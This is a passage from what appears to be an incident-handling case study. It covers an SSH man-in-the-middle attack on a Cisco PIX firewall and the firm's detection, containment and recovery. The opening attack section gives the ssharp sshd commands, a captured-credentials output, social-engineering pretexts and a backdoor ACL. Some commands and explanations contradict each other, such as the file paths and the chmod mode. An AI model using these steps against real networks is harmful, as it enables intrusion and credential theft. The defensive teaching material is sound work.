sshd -4 -d -p 10000 -h /var/tmp/SSH-rsa04.pub
```

The options specify:

- 4 – use IPv4
- d – show debugging level of information
- h /var/tmp/SSH-rsa04.pub – use this rsa host key file
- p 10000 – use this port to communicate to the victim server


```
root@attacker:/var/tmp
File Edit View Terminal Go Help
[root@attacker tmp]# sshd -4 -d -p 10000 -h /var/tmp/ssh-rsa04.pub

Dude, Stealth speaking here. This is 7350ssharp, a smart
SSH1 & SSH2 MiM attack implementation. It's for demonstration
and educational purposes ONLY! Think before you type ... (<ENTER> or <Ctrl-C>)

debug1: Seeding random number generator
debug1: sshd version OpenSSH_2.9p1
debug1: PEM_read_PrivateKey failed
debug1: read PEM private key done: type <unknown>
Could not load host key: /var/tmp/ssh-rsa04.pub
debug1: private host key: #1 type 0 RSA1
debug1: read PEM private key done: type RSA
debug1: private host key: #2 type 1 RSA
debug1: read PEM private key done: type DSA
debug1: private host key: #3 type 2 DSA
debug1: Bind to port 10000 on 0.0.0.0.
Server listening on 0.0.0.0 port 10000.
Generating 768 bit RSA key.
RSA key generation complete.
```

3. He double-checks to make sure he isn't affecting his own arp table.


```
root@attacker:~
File Edit View Terminal Go Help
[root@attacker root]# arp -e
Address          HWtype  HWaddress      Flags Mask    Iface
172.16.0.15      ether   00:C0:4F:53:52:CD  C             eth0
172.16.0.16      ether   00:C0:4F:42:17:DB  C             eth0
[root@attacker root]#
```

During this process, hopefully, the victim user won't check their arp cache, or they'll see something very interesting. Seeing the same MAC address for two IP numbers should send up some red flags.....The command they would use to do that is:

arp -e


The options specify:

-e – display the entries in default linux format



```
root@server:~  
File Edit View Terminal Go Help  
[root@server root]# arp -e  
Address HWtype HWaddress Flags Mask Iface  
172.16.0.14 ether 00:C0:4F:35:8C:A4 C eth0  
172.16.0.16 ether 00:C0:4F:35:8C:A4 C eth0  
[root@server root]#
```

4. As soon as the victim user uses SSH the attack will be in progress. The victim user will see the following. If the exploit is done properly, the user will connect to the server and the message "Secure connection to <ip-number> refused" will not be seen. However, even if it does, the username and password will still be captured by the attacker.



```
root@victim:~/new-practical  
File Edit View Terminal Go Help  
[root@victim root]# ssh 172.16.0.15  
The authenticity of host '172.16.0.15 (172.16.0.15)' can't be established.  
RSA key fingerprint is 13:7d:3c:ff:5d:d8:3e:3f:c6:7f:70:45:b2:b1:37  
Are you sure you want to continue connecting (yes/no)? yes  
Warning: Permanently added '172.16.0.15' (RSA) to the list of known hosts.  
root@172.16.0.15's password:  
Forwarding to 172.16.0.15:22  
Secure connection to 172.16.0.15 refused.
```


However, since the attacker can't wait for days for that activity, he calls the technical support group, again claiming to be a member of the ISP's support staff. He explains that there seems to be something wrong with the connection for the legal office. He asks the tech if the PIX can ping its default gateway. When the tech SSH's into the PIX to try the ping, the attacker has succeeded!

E. Exploiting the System

When the tech is successful at being able to ping, the attacker thanks him for his help and says it must be fixed now. End of conversation.

Now the attacker has a valid user name and password pair to enable him to access the PIX at will. He finds the user name and password in the file `/var/ssharpd` and displays it with the following command:

```
more /var/ssharpd
```



```
root@attacker:/var/tmp
File Edit View Terminal Go Help
[root@attacker tmp]# more /tmp/ssharp
172.16.0.15:22 [root:sillyword]
[root@attacker tmp]#
```

Using this, he need only add an access control list entry to allow the system(s) of his choosing the access necessary to access the other systems on the victim network. To allow this future access to the network, he might add the following to the configuration of the firewall:

access-list acl-in permit IP host 172.16.0.14 any

The options specify:

- acl-in -- name of access-list, the name may be used elsewhere in the PIX configuration
- permit -- allow the access; the other option is deny
- IP -- type of traffic, options are tcp, udp, icmp, ip
- Host -- to allow one system rather than a whole network or range of systems
- <IP number> -- IP number of system to be granted the access
- any -- specify that the access is to be able to communicate with any system on the internal network. Options include specifying a particular system or network

With this level of control over the firewall, he now has access to all systems inside the firewall. He could deface the web server. Or he could access, copy, change or delete any data on the file server including payroll data, other client legal data, business plans or any personal data stored on the internal systems. He could also use the web server to host his own data such as porn or warez.

F. Keeping Access/Covering Tracks.

In addition, the attacker decides to leave his attacking system in the ISP's closet -- he's able to hide it quite nicely behind the rack full of equipment. The laptop is rather small when it's closed up, it looks just like another piece of equipment. This way he can repeat the attack any time he wishes. This might be desirable if the technical support staff change the username or password on the PIX. Since it doesn't draw much power and doesn't make much noise, it doesn't draw attention to itself.

The nice thing about a SSH man-in-the-middle attack is that the attack could be repeated as many times as desired -- now that the victim user system has

an acceptable fingerprint (having been accepted by the victim user). In normal situations, it's likely that this dangerous fingerprint will not be recognized for quite some time. It is likely that even if they change the username or password on the PIX, he will still be able to run the exploit again and make any change he wants to the PIX before they discover it and change it again. Only if they re-generate the SSH key on the PIX and check the SSH fingerprint each time they connect to it will they prevent his access.

He also looks for what logging is being done from the PIX. In looking through the PIX's configuration he sees the line "no logging on". This indicates that logging is not enabled -- in cryptic Cisco-speak. This means it is unlikely that his actions will be noticed since there's no record of it.

G. Timeline

Total time needed by the attacker to do the preparation stages is highly dependent on their experience. In this case, some of the reconnaissance is included in the preparation phase because of his lack of planning.

A highly experienced hacker could probably set it up in a matter of a couple of hours with the exception of the fuzzy fingerprint. Within about 6 hours, a vaguely fuzzy fingerprint can be generated, but a high quality fingerprint will take days, maybe even weeks to generate.

Obviously this type of attack takes some experience and knowledge. However, determination and persistence can easily (though not quickly) overcome these challenges.

The time necessary to do the actual attack is very short -- in a matter of minutes the attacker can be in control of your critical network device. They do, however, have to wait for a system administrator to initiate a SSH session or coerce them to initiate one on his schedule.

V. Incident handling process

A. Preparation

In preparation for a future incident, the legal firm took the following actions:

1. The legal firm has determined that their response strategy will be "contain and clean".
2. When negotiating the support contract with the technical support company, they made sure there was a clause making the support company responsible for any incident handling efforts. This also identifies the legal firm's response strategy and requires the support company to support that strategy. This indicates the legal firm's management buy-in to establishing an incident handling capability.

3. The technical support company has strong incident handling preparedness, and have completed the tasks of defining and identifying the incident team, developing an emergency communications plan and call list, and establishing a working relationship with law enforcement. They have completed this process for each of their clients, identifying the appropriate staff and communications plans accordingly.

The initial response portion of the incident handling team has been identified as

- a) The primary incident handler is the support company's network security analyst, but a backup has been identified.
- b) At least two additional technical people will be involved, which people depends on who has the most experience with this client's environment, but are identified in advance.
- c) The technical support company's highest ranking technical specialist

The second level response group includes the following individuals, all pre-determined, designated and listed in the communications plan:

- d) A designated member of the legal firm's business group who will make decisions about changes in strategies and other policy-type decisions on a case-by-case basis.
 - e) A media contact,
 - f) A legal contact and
 - g) A law enforcement contact
4. Baselines of performance on the network have been done and documented. Therefore, a baseline will be available to compare with later.
 5. A file containing the current, authorized configuration of the PIX is stored at the technical support company.
 6. Inventory of MAC and IP address of all devices in critical network segment. In this case, that includes the port on the routing switch and the outside interface on the PIX. If there were virtual IP addresses or fail over options, that information would be inventoried as well. These inventories provide information to compare to later.

7. By the way of tools, incident handlers and network administrator(s) have available to them a variety of Windows and Linux systems, software, and experience at using them for basic functions, such as nslookup, ping, telnet, arp, and SSH.

B. Identification

1. Overview

Finding an additional "foreign fingerprint" in the victim user's SSH "known_hosts" file identified this incident. This led to discovering the added acl in the PIX.

2. "known_hosts" file monitoring

The technical support company had (and still has) a procedure in place which compares a known-good "known_hosts" file with the current one. This process is based on a hint found in the man page for ssh-keyscan²³. One person at the technical support company is assigned responsibility to check these files daily. There is a backup person assigned and trained for this task when the primary person is unavailable.

The first part of this process is done once a day by way of a cron job. To set up this process, start with the following command to capture the current known and approved hosts.

```
SSH-keygen -f <user-path>/.SSH/known_hosts -I > \
/<user-path>/.SSH/SSH_good_known_hosts
```

The options specify:

- f – file containing the particular user's file of known SSH hosts
- <user-path> -- user's home directory
- > redirect output to the specified file

A script file named gather_SSH_hosts has been created and put into the /etc/cron.daily directory which contains the command listed above.

Use the chmod command to set the x (execute) attribute enabled for root to enable it to run.

```
chmod 755 /etc/cron.daily/gather_SSH_hosts
```

The options specify:

- 750 – set the permissions to owner all, group read/write; other none
- /etc/cron.daily/gather_SSH_hosts -- script file name

Additionally, the script can be run independently of the cron job if the need arises with the following command:

```
/etc/cron.daily/<script-name>
```

The second phase of the process, refreshing the list of recognized hosts, should be done manually by the authorized person to allow for a decision point. In subsequent instances, use the following commands:

```
SSH-keygen -f <user-path>/.SSH/known_hosts -l | sort -u \
> temp_known_hosts
diff /<user-path>/.SSH/SSH_good_known_hosts \
/<user- path>/.SSH/temp_known_hosts
```

The options for SSH-keygen command specify:

- f – file containing the particular user's file of known SSH hosts
- <user-path> -- user's home directory
- > redirect output to the specified file

The options for the diff specify only the two filenames being compared

Review the results to validate there are no surprises. If there are updates to store, then use the first command again to capture the results for future cycles.

There is also a script available on the internet at <http://www.rz.uni-karlsruhe.de/~ig25/ssh-faq/comp-host-list>²⁴ and written by Thomas Koenig which may be useful to automate this process. I have no experience with this tool as of yet.

3. Unexpected access control list (acl) in the configuration of the PIX. Comparing the known good pix configuration with the current one makes it fairly easy to identify the changes. It is important to verify that the change is not a planned and expected change, but undocumented update.

The initial event of interest is when the responsible party at the tech support company did the daily review of “known_hosts” files. They followed the written procedures and notified the identified incident handler for this customer. They informed him that there was an event which may well lead to an incident.

The incident handler then begins keeping detailed logs about actions and events in case this event leads to an incident. As he responds to the

technical support office, he asks the tech to compare the current PIX configuration with the one on file. The goal is to determine whether or not the configuration of the PIX has been modified. The result is that there is an unexpected ACL in the existing configuration on the PIX. At that point, the event is re-classified as an incident. The remainder of the incident response team is activated.

Because the fingerprint monitoring procedure was in place and the last good known configuration of the PIX was documented, it took less than 24 hours for the attack to be recognized.

While this incident was identified with two events, there are other potential identifying characteristics of this type of attack. They can include the following:

1. Dramatically slow performance during SSH session – apparently because the attacking system has to run so many processes to maintain the entire environment. It has to do the arp or DNS spoofing, decrypt and re-encrypt the traffic in both directions, be the man-in-the-middle, and be a router for all packets between the systems. This can be quite a load for a system depending on the power of the system and the bandwidth of the network link. To be able to use this indicator, network performance baselines must be developed before the incident.
2. Slow response of pings from the victim system to the victim server. In my work in the lab environment, the length of time it took for the ping responses to begin showing up was significant while the man-in-the-middle attack was going on. However when the ping was stopped, it reported no lost packets. Again, network performance baselines are required to use this attack signature indicator.
3. Arp table entries don't match physical systems. As a second level of verification and to help avoid false positives, establish a physical connection to the device and check the hardware address. For example, use ifconfig on a Linux box or ipconfig on Windows 2000/XP. To use this indicator, MAC address of authorized systems must be recorded.
4. Packet captures show a particular MAC address involved in all communications (being the router) and associated with multiple IP numbers. Again, to use this indicator, MAC address of authorized systems must be recorded.
5. Some intrusion detection systems can recognize and trigger an alert on a potential man-in-the-middle attack.

6. If system logging is enabled at a high enough level, it may be possible to determine if changes were made to systems, by whom and from what IP number.

Since the response strategy identified by the legal firm is "contain and clean" there is no special need to preserve the evidence of the incident. However, before beginning, the incident handler contacts the business contact to verify that "contain and clean" is the approach to be taken with this incident. He is informed that it is.

C. Containment

The incident handler arrives on site at the technical support company. He has the full resources of the technical support company available to him. In his jump bag he has copies of the incident response plans for the clients; a cell phone with an extra charged battery, AC adapter and hands-free headset; his own contact list of knowledgeable people he can contact for assistance; his log book for logging actions, facts, findings, etc; his laptop with both Linux and Windows XP operating systems available and an ethernet network card and cable; a bootable cd version of Knoppix; and small tape recorder for recording notes; blank formatted floppies and blank writable cds; a flashlight; several pens and pencils; and granola bars. (He knows he doesn't think well when he's hungry.)

First he contacts the building management, identified in the communications plan, and informs them of the situation. He asks for someone to secure the legal firm's offices. Until further notice, only authorized incident response team members are to be allowed to come and go from the office.

He then begins working directly with the tech on the incident. He asks to see the "known_hosts" file with the "foreign fingerprint" and the "good_known_hosts" file. From this, he confirms the issues identified by the tech and determines the IP number of the potential attacker. He records all aspects of this information and communication as well as saves a copy of the "good_known_hosts" file and "known_hosts" file with the "foreign" fingerprint.


The next step is to notify the ISP that there's something interesting going on and get them up to speed on events. While on the phone with the ISP, he asks for information about the IP number associated with the "foreign" fingerprint. They indicate that according to their records it isn't assigned to a customer. Again, the incident handler records the information, time, and contact person information.

The incident handler then asks the ISP to review logs and statistics for any activity by the IP number in the last 24 hours. He's hoping to find traces of the activity that will help him and the ISP identify the location where the system was located. This will take a few minutes so they will get back to him.

While waiting for that information, the incident handler asks if there are any firewall logs that he can review to see what can be learned. The tech informs him that logs are not being kept from the firewall.

The handler and a technician take a laptop and appropriate cables to the legal firm's office. The primary goal at this time is to verify that there isn't an active session. They will connect to the firewall via a physical console cable to minimize the evidence of their presence on the firewall. Once they get signed into the PIX, they use the following command to see active sessions:

sh SSH session (show current SSH sessions)



```
root@attacker2:~  
File Edit View Terminal Go Help  
pix(config)# sh ssh session  


| Session ID | Client IP   | Version | Encryption | State | Username |
|------------|-------------|---------|------------|-------|----------|
| 0          | 172.16.0.14 | 1.5     | 3DES       | 6     | pix      |

  
pix(config)#
```

There is an active session that isn't appropriate. Along with other things happening, the handler records this fact in the log.


The incident handler asks that the tech capture the existing configuration of the PIX and save it to a floppy disk. They use the following procedure to accomplish this.

1. "Grab" the current configuration using Hyperterm from the laptop. Use Transfer, Capture Text to save the configuration to a file, specify the file name in the appropriate dialog box, then display the configuration of the PIX.

show config

2. To terminate the transfer of information to the file, use Transfer, Capture Text, Stop.
3. The incident handler takes the floppy back to the technical support office for the comparison. He asks the tech to stay with the PIX.
4. At the technical support office, the handler asks another tech to compare the existing config on the PIX with the stored "known-good" configuration file. The tech uses diff to identify discrepancies between stored file and fresh file.

diff <old-file> <new-file>

A screenshot of a terminal window titled 'root@attacker:~'. The window has a menu bar with 'File', 'Edit', 'View', 'Terminal', 'Go', and 'Help'. The terminal shows the command '[root@attacker root]# diff pix pix2' and its output: '23a24' followed by '> access-list acl-in permit ip host 172.16.0.14 any'. The prompt '[root@attacker root]#' is visible at the bottom.

```
root@attacker:~
File Edit View Terminal Go Help
[root@attacker root]# diff pix pix2
23a24
> access-list acl-in permit ip host 172.16.0.14 any
[root@attacker root]#
```

This shows the following command as being the offending one

access-list acl-in permit IP host 172.16.0.14 any

With the information that there's a currently active session and what the session has been used to accomplish, the incident handler again calls the business management contact. He explains the current situation. He makes it clear that there is significant potential for further malicious actions via the current session. He makes the following recommendations:

- a) Disconnect the PIX from the network by disconnecting the cable in the outside interface (eth 0). This will effectively end the active session as well.
- b) Remove the command added to the pix
- c) Change the password on the pix
- d) Regenerate the SSH key on the pix

He is given authorization to do so; another fact he carefully records in his logs. He is also requested to take whatever immediate actions needed to prevent a reoccurrence.

He then contacts the tech in the legal firm office with the pix and instructs them to disconnect the cable in interface eth0 and terminate the unauthorized session. They do that with the following command:


ssh disconnect <id> (terminate the particular SSH session)

He then asks the tech to remove the unauthorized commands from the PIX configuration and re-save the configuration on the PIX. He does that with the following commands.

no access-list acl-in permit IP host 172.16.0.14 any
wr mem

The options specify:

- no -- negate the command
- wr mem-- write memory (save the changes)



```
root@attacker:~/new-practical
File Edit View Terminal Go Help
pix(config)# no access-list acl-in permit ip host 172.16.0.14 any
pix(config)# wr mem
pix(config)#
```

Almost done, the incident handler requests that the tech change the password on the PIX. He requests a password with a minimum of eight (8) characters, one of which should be a special character, but the special character is not to be on the beginning or end of the password. The tech changes the telnet and enable passwords on the PIX to conform to these requests. The handler records the resetting of the password; but not the password itself.

Lastly, the handler asks the tech to regenerate the SSH key. This is done with the command:

Zeroize rsa key (erase existing key)
ca generate rsa key 1024 (generate new key)
ca save all (save new key)

The zeroize options specify:


- rsa key -- key type

The ca generate options specify:

- rsa key -- key type
- 1024 -- key length

The ca save options specify:

- all -- save all ca info (separate than a wr mem)



```
root@attacker:~
File Edit View Terminal Go Help
pix(config)# ca zeroize rsa
pix(config)# ca generate rsa key 1024
For <key_modulus_size> >= 1024, key generation could
  take up to several minutes. Please wait.
Keypair generation process begin.
.Success.

pix(config)# ca save all
pix(config)#
```

D. Eradication

Containment is just the beginning of things that need to be looked into. Failure to understand exactly how the incident "went down" makes it very difficult to be sure everything is back to normal.

The incident handler goes back to the information gathered by the technical support company and the ISP to see if there is anything that can be learned.

The ISP reports finding evidence of the "foreign" IP number in the "known_hosts" file in the arp table in a switch. It happens to be in one of the ISP's closets.

The handler then puts together a team to investigate the closet in question.

1. From the building management he requests some security staff to serve as the law enforcement portion (aka "muscle") of this team
2. From the ISP, he asks for a person familiar with what should be in the closet. He also asks the ISP staff person to bring a camera.
3. From the technical support company, he requests a tech to assist.

When the team arrives at the closet, the security staff secures the closet, the ISP staff person identifies what hardware and cables have been added to the closet and documents it in pictures. The handler makes notes of what was found and asks the tech to remove the system, hub and cables from the closet and take them back to the technical support office.

It seems that the active part of the incident handling have been completed. The probable mode of attack has been identified and appropriate action needed to prevent a reoccurrence can now be identified.

A list of the data items available to the incident handler is:

4. An SSH attack, probably a man-in-the-middle; evidenced by the "foreign IP" in the SSH "known_hosts" file
5. The attack was carried out in the ISP's closet; evidenced by the system and hub located there.
6. Logging is inadequate to determine exactly when the attack was first initiated; evidenced by the fact that no logs from the PIX are available.

7. The technical support company's practice of reviewing the "known_hosts" files daily has reduced the window of opportunity to just under 24 hours.

These factors combine to provide great confidence that the attack was a man-in-the-middle SSH attack against the PIX. This, however, provides access for the attacker to compromise other systems on the internal network for a maximum of 24 hours.

Therefore, careful analysis of the state of the internal systems must be carried out to assure they are not also compromised.. Some of the recommended actions and things to look for on internal systems include:

8. Analyze the file system of all systems looking for :
 - a) Root kits
 - b) Unauthorized files such as 'porn' or 'warez'
9. Verify there are no unauthorized user accounts
10. Verify active processes are appropriate and valid
11. Thoroughly scan for backdoor applications or viruses.
12. Verify that the web page contains appropriate and authorized information only.
13. Verify that only authorized and expected ports are open. (Use netstat on the subject system or nmap from another system.)
14. Verify that the root password has not been changed.
15. Review system logs for signs of malicious activities
16. Verify that scheduled tasks are appropriate (cron files/directories for *nix systems and Scheduled Tasks/at for Windows systems)

If any of these items are found on the internal systems, it is advisable to do a "gov wipe"²⁵, and rebuild the system from trusted media and backup tapes from a time period before the attack.

Other actions that can help prevent a reoccurrence of this attack include:

1. LOCK the ISP's closet! This very simple action can make a dramatic difference in the ease of the attack.

2. Configure, or have the ISP configure, routers and switches in critical network segments to use port security and allow only specified MAC addresses. This will help prevent future man-in-the-middle attacks.
3. Consider lengthening the key on critical servers. The longer key dramatically increases time it takes to get a good fuzzy fingerprint.
4. If the SSH account used to compromise the system was the root account, your only reasonable recourse is to rebuild system from trusted media. This is because the attacker will undoubtedly install a root kit or take other actions to use the compromised system as a beachhead to attack other systems. I recommend doing so no matter what account was used to compromise the system; better safe than sorry. When rebuilding the system, 1) upgrade the SSH package to the latest, most secure available, and 2) harden the system from other attacks.
5. If your DNS server is involved, be sure to thoroughly examine it. You may wish to rebuild it from trusted media as well. Also upgrade the DNS to most secure version and otherwise harden the system before putting it into service.

E. Recovery

Additional, preventative recovery actions may be needed to assure that the system isn't attacked again. The incident handler identifies some actions that could be taken to protect the network. That list is below, with some technical procedures included. He makes it clear that without implementing at least some of the options, the PIX is likely to be attacked again.

1. A complete reload of the known good configuration may be desired. A complete recovery of the system is easily accomplished by re-applying the known good configuration to the PIX.

Complete re-configuration of the PIX can easily be accomplished with a tftp process, but must be done from a physical connection to the serial port. The tftp server should be within the same broadcast domain or network segment; this is easily done on your laptop connected to the same segment.

- a) Start up Hyperterm using configuration parameters of 9600-7-1-N.
- b) Once you have a valid connection to the PIX, power it off and back on.
- c) To clear the existing configuration give the command:

clear config all

- d) Use the Transfer, Send text file option to send the file with the good configuration to the PIX. Browse to the location where the configuration file is stored.
- e) The newly configured PIX needs a new encryption key. Generate one and save it with the following commands:

```
ca generate rsa key size 1024    (generate an rsa key of
                                1024 bits)
ca save all                      (save rsa key)
```

Note that the write mem command later does NOT save the encryption key -- you must use the ca save all command to have the encryption key survive through a restart of the PIX.

- f) When done, give the commands

```
write mem
exit
exit
```

2. Configure network devices (the PIX) to limit and control which systems are authorized for SSH access. Ideally, these authorized systems should be located on the inside of your network. Likewise, they should be assigned their IP address via a permanent assignment in the DHCP server to assure that only the appropriate system has that IP address. This is the strongest technical step that can be taken to help prevent SSH man-in-the-middle attacks regardless of whether fuzzy fingerprints are used.
3. The technical support company is to develop a policy requiring limits and controls on who may use SSH and between which systems. This policy should make SSH authorization another facet of computer access records
4. The technical support company is to develop a procedure to identify the process used by authorized persons to verify the fingerprint. This has a direct effect on the risk of a man-in-the-middle and fuzzy fingerprint attack. Most other measures are reactive or only indirectly affect the risks.

5. Consider setting up a syslog function so logs from the PIX can be stored on a server and available for review as needed. When setting this up, be sure to configure logging²⁶ on the PIX to log at a level adequate to see when changes are made to the PIX. The informational level is the minimum to show the information desired for this purpose. Use the following commands:

<i>logging on</i>	<i>(turn on logging)</i>
<i>logging trap informational</i>	<i>(set logging level)</i>
<i>logging host <interface> <IP-number></i>	<i>(send logs to this server)</i>

The options specify:

- trap informational – sets the amount of logging, this is a significant level of logging, though higher levels are available.
- interface – which interface to use to get to the syslog server
- IP-number – IP number of the syslog server

This will give incident responders the ability to grep (search) for lines containing “*executed the 'configure t' command*”. These entries indicate when someone entered configuration mode on the PIX. Use the following grep command to find the string “executed” in the file /var/log/messages.

```
grep executed /var/log/messages
```

The options specify:

- <string> to search for -- in this case *executed*
- file to search -- can use wildcards to specify more than one file

For more information on other file options, etc, check out the various syslog and syslogd configuration options available for the PIX. The PIX supports standard Unix-style syslog functions.

6. Provide additional SSH user education about the risks and potentials for SSH man-in-the-middle attacks. Consider developing a demonstration of the effectiveness of a man-in-the-middle attack to help technical staff understand the risks. It's human nature that understanding the reason for a policy will help foster an improved commitment to following policies.
7. Publish to authorized SSH users a list of key indicators for attacks. Focus on indicators that they will be able to recognize easily. Publish with it the appropriate notification process. Include the appropriate

email address, phone number, etc for the user to use to report the incident.

8. Implement a training program relating to social engineering for the technical support company's clients. This training should address general social engineering information and guidelines about what information NOT to give out to callers or visitors.
9. The ISP, technical support company, and legal firm are to co-develop a list of authorized contacts and verification methods. The goal is to assure that a person making a call is really that person. Include this information in the above-mentioned training program.

The handler presents this list of actions to the business contacts, making recommendations of which ones should be implemented before the PIX is returned to service. His list of immediate actions include:

1. Configure network devices (the PIX) to limit and control which systems are authorized for SSH access.
2. Set up a syslog function so logs from the PIX can be stored on a server and available for review as needed.

The incident handler receives authorization to implement the two immediate actions on his list. Once those are accomplished he is authorized to return the PIX to service and therefore re-connect the office to the internet. He documents the current state of the PIX and obtained signatures signifying management acceptance.

He and the technical support company will monitor the pix and it's configuration closely. They will watch closely for a reoccurrence of the incident or another exploit.

F. Lessons Learned

1. Work with the ISP or facility manager to get the door to the closet locked!
2. Control which users are authorized to use SSH to manage or access which systems. This is a relatively easy way to minimize the risk potential of a man-in-the-middle attack. It can easily be included in the organization's computer access mechanism to manage the risk.

3. Configure critical servers to allow SSH from only specific IP address. Be sure to manually assign IP numbers or configure the internal DHCP server to serve those IP address to the specific MAC address on a consistent basis.
4. Social engineering is a major factor in this incident -- it's a major portion of the actual man-in-the-middle attack, but also is involved in the network structure discovery as well as discovery of what devices are in place. If any of these areas or social engineering were to fail, the entire attack would likely fail. Therefore, educate employees of the technical support company and their client companies in how to recognize and mitigate social engineering efforts.
5. Document normal network performance and inventory MAC and IP addresses. This information is very useful for identifying the incident.
6. Configure switches in critical network segments to optimize security. If necessary, consider replacing existing switches with one capable of being configured to allow only specific MAC addresses. This will minimize a variety of types of man-in-the-middle attacks. Allow only the critical servers, switches, routers, and SSH user systems in the list of allowed MAC addresses.
